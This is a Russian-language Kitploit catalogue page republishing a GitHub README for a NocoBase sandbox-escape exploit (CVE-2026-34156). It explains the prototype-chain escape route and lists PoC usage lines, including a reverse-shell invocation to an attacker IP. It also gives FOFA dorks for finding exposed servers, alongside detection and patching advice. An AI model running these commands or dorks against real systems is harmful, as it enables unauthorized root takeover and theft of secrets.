
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0xblackash/cve-2026-34156
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийCTFТестирование на ПроникновениеОбучение и Образование
GitHub0xblackash/cve-2026-34156

CVE-2026-34156

CVE-2026-34156

Репозиторий
417 месяцев назадЕщё не проверено
Поделиться



🚨 CVE-2026-34156 - Критический обход песочницы NocoBase

ChatGPT Image Apr 3, 2026, 01_32_16 PM Critical CVSS 9.9 Exploit Public

Неаутентифицированное / с низкими привилегиями → удалённое выполнение кода с правами root в NocoBase


📌 Обзор

CVE-2026-34156 — это критическая уязвимость обхода песочницы в NocoBase (open-source платформа no-code/low-code).

Злоумышленник, имеющий возможность создавать или выполнять узел сценариев рабочего процесса (Workflow Script Node) (даже с низкими привилегиями), может обойти песочницу Node.js vm и получить полное удалённое выполнение кода с правами root внутри контейнера.

Затронутые версии

  • NocoBase < 2.0.28

Исправлено в

  • NocoBase 2.0.28 (выпущена в марте 2026 года)

🛠 Детали уязвимости

  • Компонент: @nocobase/plugin-workflow-javascript (узел сценариев)
  • Тип: обход песочницы через console._stdout.constructor.constructor
  • Воздействие:
    • Удалённое выполнение кода с правами root (uid=0)
    • Выполнение произвольных команд
    • Доступ к файловой системе (fs)
    • Утечка переменных окружения (учётные данные БД, секреты)
    • Полная компрометация контейнера

Корневая причина

Объект console, передаваемый в песочницу, принадлежит основной области (host realm), что позволяет злоумышленникам подняться по цепочке прототипов и получить доступ к реальному конструктору Function → process.mainModule.require.


🚀 Эксплуатация


Доказательство концепции (PoC)

# Simple command execution
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444

В репозиторий включены: полный PoC-скрипт, шаблон Nuclei и безопасный чекер.


🧪 Обнаружение

Шаблон Nuclei

nuclei -u https://target -t cves/CVE-2026-34156.yaml

FOFA-дорки

title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"

🛡️ Меры по смягчению

  1. Немедленно обновитесь до NocoBase 2.0.28 или новее.
  2. Отключите узел сценариев рабочего процесса для недоверенных пользователей.
  3. Запускайте контейнеры NocoBase от не-root пользователя.
  4. Используйте более надёжную песочницу (например, isolated-vm) в продакшене.

📸 Скриншоты

cve-2026-34156

⚠️ Правовой отказ от ответственности

Этот репозиторий предназначен только для образовательных целей и авторизованных исследований безопасности.
Используйте только на системах, которыми вы владеете или на тестирование которых у вас есть явное письменное разрешение.

Несанкционированная эксплуатация уязвимости незаконна.


⭐ Авторы и ссылки

  • Обнаружение: неизвестно (публичное раскрытие)
  • Патч: команда безопасности NocoBase
  • NVD: CVE-2026-34156
  • GitHub Advisory: GHSA-px3p-vgh9-m57c

Сделано с ❤️ для сообщества специалистов по безопасности
Будьте в безопасности. Патчите быстро.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →